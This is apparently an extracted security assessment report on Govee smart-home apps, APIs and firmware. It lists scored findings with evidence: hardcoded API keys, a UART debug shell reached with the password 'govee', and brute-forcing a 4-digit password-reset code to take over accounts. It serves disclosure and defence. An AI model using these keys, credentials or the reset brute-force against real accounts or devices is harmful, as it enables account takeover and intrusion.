
Methodology & Scope

11




Methodology & Scope

12



Methodology & Scope

13



Results

Risk Level and Total Number of Discovered Vulnerabilities

Severity	Low (0.1-3.9)	Moderate (4.0-6.9)	High (7.0-8.9)	Critical (9.0-10.0)
Vulnerability Count	1	3	3	1

Results

15

No.	Vulnerability	Risk	CVSS v.3.1 Score (0.0-10.0)
4	Unauthenticated File Download	High	7.5
5	Weak P12 Passphrase	Medium	5.5
6	User Enumeration	Medium	5.3
7	Arbitrary File Upload	Medium	4.3
8	JWT Misconfiguration	Low	3.9

Results

16

No.	Vulnerability	Risk	CVSS v.3.1 Score (0.0-10.0)
3	Multiple Information Disclosures	High	7.2
4	Unauthenticated File Download	High	7.5
5	Weak P12 Passphrase	Medium	5.5
6	User Enumeration	Medium	5.3
7	Arbitrary File Upload	Medium	4.3
8	JWT Misconfiguration	Low	3.9

Results

Multiple Information Disclosures **High**

17

Request

Pretty

Raw

Hex

```
1 POST /v1/flr.do HTTP/2
2 Host: data.flurry.com
3 Accept: */*
4 Content-Type: application/octet-stream
5 Accept-Encoding: gzip, deflate
6 X-Flurry-API-Key: 6TB [REDACTED] W3
7 Cache-Control: no-cache
8 User-Agent: GoveeHome/7 CFNetwork/1209 Darwin/20.2.0
9 Accept-Language: en-us
10 Content-Length: 2559
11
```

Results

Multiple Information Disclosures **High**

18

```
resources > res > values > strings.xml
2356 <string name="get_email_retry">Email loading failure.<a color="#00ACE7" href="#\
2357 <string name="get_photo_fail">Failed to retrieve photos</string>
2358 <string name="google_alex_a_more">See more link methods and voice functions.</string>
2359 <string name="google_api_key">AIzaS_7aKgw</string>
2360 <string name="google_app_id">1:625360675890:android:a8f0ec2931601c63</string>
2361 <string name="google_assistant_01">If you need to unbind, please go to Google Home APP
```

Results

Multiple Information Disclosures **High**

19

```
sources > com > ihoment > base2app > cookie > J ReadCookieInterceptor.java > ReadCookieInterceptor > intercept(Chain)
 1  package com.ihoment.base2app.cookie;
 2
 3  import androidx.annotation.NonNull;
 4  import java.io.IOException;
 5  import okhttp3.Interceptor;
 6  import okhttp3.Request;
 7  import okhttp3.Response;
 8  /* loaded from: classes72.dex */
 9  public class ReadCookieInterceptor implements Interceptor {
10      static final String TAG = "com.ihoment.base2app.cookie.ReadCookieInterceptor";
11
12      @Override // okhttp3.Interceptor
13      @NonNull
14      public Response intercept(Interceptor.Chain chain) throws IOException {
15          Request.Builder newBuilder = chain.request().newBuilder();
16          for (String str : Cookie.read().cookies.values()) {
17              newBuilder.addHeader("Cookie", str);
18          }
19          newBuilder.addHeader("x-api-key", "m20xDTU9");
20          return chain.proceed(newBuilder.build());
21      }
22  }
23
```

Request

Pretty Raw Hex

≡ ln ≡

```
1 GET /v1/devices HTTP/2
2 Host: developer-api.govee.com
3 Govee-API-Key: dbc [REDACTED]
4 Content-Length: 2
5
6
7
```

Response

Pretty Raw Hex Render

≡ ln ≡

```
1 HTTP/2 200 OK
2 Date: [REDACTED]
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 513
5 Vary: Origin
6 Access-Control: [REDACTED]
7 Api-Ratelimit: [REDACTED]
8 Api-Ratelimit: [REDACTED]
9 Api-Ratelimit: [REDACTED]
10 X-Ratelimit-Li: [REDACTED]
11 X-Ratelimit-Re: [REDACTED]
12 X-Ratelimit-Re: [REDACTED]
13 X-Response-Tim: [REDACTED]
14 X-Traceid: [REDACTED]
```

```
15
16 {
  "data": {
    "devices": [
      {
        "device": "69:EA:C1:9A:65:BB:A7:48",
        "model": "H6057",
        "deviceName": "H6057_A748",
        "controllable": true,
        "retrievable": true,
        "supportCmds": [
          "turn",
          "brightness",
          "color",
          "colorTem"
        ],
        "properties": {
          "colorTem": {
            "range": {
              "min": 2000,
              "max": 9000
            }
          }
        }
      },
      {
        "device": "6F:D3:83:43:FC:A1:56:FF",
        "model": "H70B1",
        "deviceName": "70b1",
        "controllable": true,
        "retrievable": true
```



≡ ln ≡

INSPECTOR

Results

No.	Vulnerability	Risk	CVSS v.3.1 Score (0.0-10.0)
2	Misconfigured UART Debugging Interface	High	7.6
3	Multiple Information Disclosures	High	7.2
4	Unauthenticated File Download	High	7.5
5	Weak P12 Passphrase	Medium	5.5
6	User Enumeration	Medium	5.3
7	Arbitrary File Upload	Medium	4.3
8	JWT Misconfiguration	Low	3.9

Results

22

Misconfigured UART Debugging Interface

High

```
Kenneth Interface 0 IP address(4218890) : 192.168.0.206DBG|2023-4-4 21:31:29|_check_connect_timeout(113):timegap: 2922ms
DBG|2023-4-4 21:31:29|HAL_Wifi_Connect(313):LwIP_DHCP dhcpret: 2, retried 0 times
DBG|2023-4-4 21:31:29|HAL_Wifi_Connect(320):wifi connect finish with rtlret: 0, dhcpret: 2, retried 0 times after 2935ms

WIFI wlan0 Setting:
=====
MODE => STATION
SSID => Airforce1
CHANNEL => 1
SECURITY => AES
PASSWORD => ██████████
DBG|2023-4-4 21:31:29|IOT_SYSCONFIG_GetMqttHostEnv(166):get 0
INF|2023-4-4 21:31:29|qcloud_iot_mqtt_init(316):SDK_Ver: 1.0.0, Product_ID: iot-sdk, Device_Name: rtl8720cf,Client_ID GD/06cc9101599cf1
DBG|2023-4-4 21:31:29|HAL_TLS_Connect(234):HAL_TLS_Connect start...
DBG|2023-4-4 21:31:29|HAL_TLS_Connect(236uart send:0x):_mbedtls_55 0x1 0x1 0client_initx0 0x0 0x0 0 start...
xac 0x1 0x4
DBG|2023-4-4 21:31:29|HAL_TLS_Connect(241):Setting up the SSL/TLS structure...
DBG|2023-4-4 21:31:29|HAL_TLS_Connect(285):Connecting to /aqm3wd1qlc3dy-ats.iot.us-east-1.amazonaws.com/8883...
uart recv:0x55 0x1 0x0 0x0 0x0 0x0 0xca 0x20
DBG|2023-4-4 21:31:31|uart_protocol_checksum(43):checksum:0x20,addsum:0x20
DBG|2023-4-4 21:31:31|Govee_UartProtocol_Parse(753):check sum suc
INF|2023-4-4 21:31:31|Govee_UartProtocol_Parse(756):cmd_type 0xca
INF|2023-4-4 21:31:31|Govee_UartProtocol_Parse(757):pack_info 1
INF|2023-4-4 21:31:31|Govee_UartProtocol_Parse(758):payload_len 0
ERR|2023-4-4 21:31:31|Govee_UartProtocol_Parse(806):can't get time
```

```
CTRL-A Z for help | 115200 8N1 | NOR | Minicom 2.8 | VT102 | Offline | ttyUSB0
```

Results

23

Misconfigured UART Debugging Interface

High

```
DBG|2023-4-6 21:40:8|timer_service_thread_func(86):dst config is change syn time to ble
uart send:0x55 0x1 0x8 0x0 0x0 0x0 0xaa 0x9 0x28 0x15 0x6 0x4 0xe7 0x7 0x4 0x4a
DBG|2023-4-6 21:40:9|timer_service_thread_func(90):time syn done
DBG|2023-4-6 21:40:9|timer_service_thread_func(145):dst config need save
DBG|2023-4-6 21:40:43|_mqtt_keep_alive(169):PING request 1 has been sent...
DBG|2023-4-6 21:41:46|_mqtt_keep_alive(169):PING request 1 has been sent...
DBG|2023-4-6 21:42:49|_mqtt_keep_alive(169):PING request 1 has been sent...

Please input password:
```

Results

Misconfigured UART Debugging Interface

High

```
DBG|2023-4-6 21:40:8|timer_service_thread_func(86):dst config is change syn time to ble
uart send:0x55 0x1 0x8 0x0 0x0 0x0 0xaa 0x9 0x28 0x15 0x6 0x4 0xe7 0x7 0x4 0x4a
DBG|2023-4-6 21:40:9|timer_service_thread_func(90):time syn done
DBG|2023-4-6 21:40:9|timer_service_thread_func(145):dst config need save
DBG|2023-4-6 21:40:43|_mqtt_keep_alive(169):PING request 1 has been sent...
DBG|2023-4-6 21:41:46|_mqtt_keep_alive(169):PING request 1 has been sent...
DBG|2023-4-6 21:42:49|_mqtt_keep_alive(169):PING request 1 has been sent...
```

Please input password:

govee



Build: Aug 25 2022 18:20:16

Version: 1.0.1

Copyright: (c) 2020 Govee

Results

25

Misconfigured UART Debugging Interface

High

```
Govee:/$ help

Command List:
setVar          CMD    set var
help            CMD    show command info
users           CMD    list all user
cmds            CMD    list all cmd
vars            CMD    list all var
keys            CMD    list all key
clear           CMD    clear console
reboot          CMD    reboot device
tasklist        CMD    get task list
taskinfo        CMD    get task info
free            CMD    get free heap
ping            CMD    ping - c 3 - s 32 - i 100 - w 1000 www.baidu.com
log             CMD    log print / upload / info leve
iperf           CMD    iperf - h
ifconfig        CMD    network info
wifi            CMD    wifi set ssid pwd
camera          CMD    camera - h
date            CMD    date - h
ota             CMD    ota set interval value
dev_info        CMD    show dev info

Govee:/$
CTRL-A Z for help | 115200 8N1 | NOR | Minicom 2.8 | VT102 | Offline | ttyUSB0
```

Results


No.	Vulnerability	Risk	CVSS v.3.1 Score (0.0-10.0)
1	Global Govee Account Takeover	Critical	10
2	Misconfigured UART Debugging Interface	High	7.6
3	Multiple Information Disclosures	High	7.2
4	Unauthenticated File Download	High	7.5
5	Weak P12 Passphrase	Medium	5.5
6	User Enumeration	Medium	5.3
7	Arbitrary File Upload	Medium	4.3
8	JWT Misconfiguration	Low	3.9

Results

Global Govee Account Takeover

Critical

27








Results







Global Govee Account Takeover **Critical**




28


Forget password

From  Govee Support Team <no-reply@govee.com>   

To 



Govee Home
Making Life Smarter

1511

Dear customer

Verify code is "**1511**" expired time is 15 min.

Govee Home!

This email is sent by the system, please do not reply.

[Dashboard](#)
[Target](#)
[Proxy](#)
[Intruder](#)
[Repeater](#)
[Collaborator](#)
[Sequencer](#)
[Settings](#)

[Decoder](#)
[Comparer](#)
[Logger](#)
[Extensions](#)
[Learn](#)
[JSON](#)
[Web Tokens](#)
[JOSEPH](#)

[NoPE Proxy](#)

1 * 2 * 3 * **4 *** +

[Positions](#)
[Payloads](#)
[Resource pool](#)
[Settings](#)

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 2,000

Payload type: Request count: 2,000

[Start attack](#)

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From:

To:

Step:

How many:

Number format

Base: Decimal Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits:

Examples

1.1

987654321.1234568

4. Intruder attack of https://app2.govee.com - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ^	Comm
1303	9302	200	<input type="checkbox"/>	<input type="checkbox"/>	271	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	312	
1	8000	200	<input type="checkbox"/>	<input type="checkbox"/>	312	
2	8001	200	<input type="checkbox"/>	<input type="checkbox"/>	312	
3	8002	200	<input type="checkbox"/>	<input type="checkbox"/>	312	
4	8003	200	<input type="checkbox"/>	<input type="checkbox"/>	312	
5	8004	200	<input type="checkbox"/>	<input type="checkbox"/>	312	
6	8005	200	<input type="checkbox"/>	<input type="checkbox"/>	312	
7	8006	200	<input type="checkbox"/>	<input type="checkbox"/>	312	
8	8007	200	<input type="checkbox"/>	<input type="checkbox"/>	312	
9	8008	200	<input type="checkbox"/>	<input type="checkbox"/>	312	
10	8009	200	<input type="checkbox"/>	<input type="checkbox"/>	312	
11	8010	200	<input type="checkbox"/>	<input type="checkbox"/>	312	

Request Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Date: Tue, 14 Mar 2023 21:28:18 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 41
5 Vary: Origin
6 Access-Control-Allow-Origin: *
7 X-Rtime: 3ms
8 X-Traceid: 237e0480-c2af-11ed-9d05-71cb34baa49a
9
10 {
    "message": "Reset success",
    "status": 200
  }
  
```

Search... 0 matches


Finished

Results

Global Govee Account Takeover

Critical

30

